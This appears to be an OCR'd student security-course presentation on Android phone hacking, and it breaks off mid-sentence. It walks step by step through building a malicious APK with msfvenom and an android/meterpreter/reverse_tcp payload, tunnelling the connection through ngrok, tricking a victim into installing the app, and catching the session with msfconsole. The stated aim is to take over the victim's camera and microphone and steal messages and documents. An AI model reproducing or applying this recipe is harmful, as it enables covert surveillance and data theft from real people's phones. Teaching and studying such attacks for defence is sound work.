INFORMATION SYSTEM SECURITY

Android Phone Hacking - Aslı Koç -

What It Does in Hacking part:

- ➢ It can take photos or videos with camera.
- ➢ We can access the microphone.
- ➢ We can take the information(messages,documents,etc.) that on the phone.

Scenario:

Let say,

- ~~go to a cafe or a public area,~~
- ~~Connect the wifi,~~
- ~~find your own ip,~~
- ~~check who else phone connecting to it,~~
- ~~try to ping their phone,~~
- ~~İf this step is successfully done, we can start the attacking part.~~


    - Try to make apk application
    - Send this application with your social engineering skills

- when someone click this application you can hack the phone.

Steps:


1. Download VMware or VirtualBox
2. Download Kali Linux
3. Create this scenario
4. Use social Engineering.
5. Attack to phone
6. Hack the phone.

Attacking Part Code Steps:



`First of all, i download ngrok to make a connection tunnel, it helps to publish my application with using http ports.`


I open the 4433 port,



we can see that,


our lHost=5.tcp.eu.n1
our lPort=15773

we will use this information to make apk.




#msfvenom:creates an apk folder.
#-p will fail unless the directories.
#meterpreter, when we hack the system, it gives permission to access the camera or microphone e.t.c.
#reverse_tcp, it sends the virus folder.
#LHOST,it depends on the which host that ngrok shows.
#LPORT,it depends on the which port you want to open.


in this step, we should enter our linux machine password.




It creates our apk, now we should use msfconsole for attack the phone.



use exploit/multi/handler #Im using one of the exploit that the framework has.





use payload android/meterpreter/reverse_tcp #specify what you will use




set lHost and lPort and start the 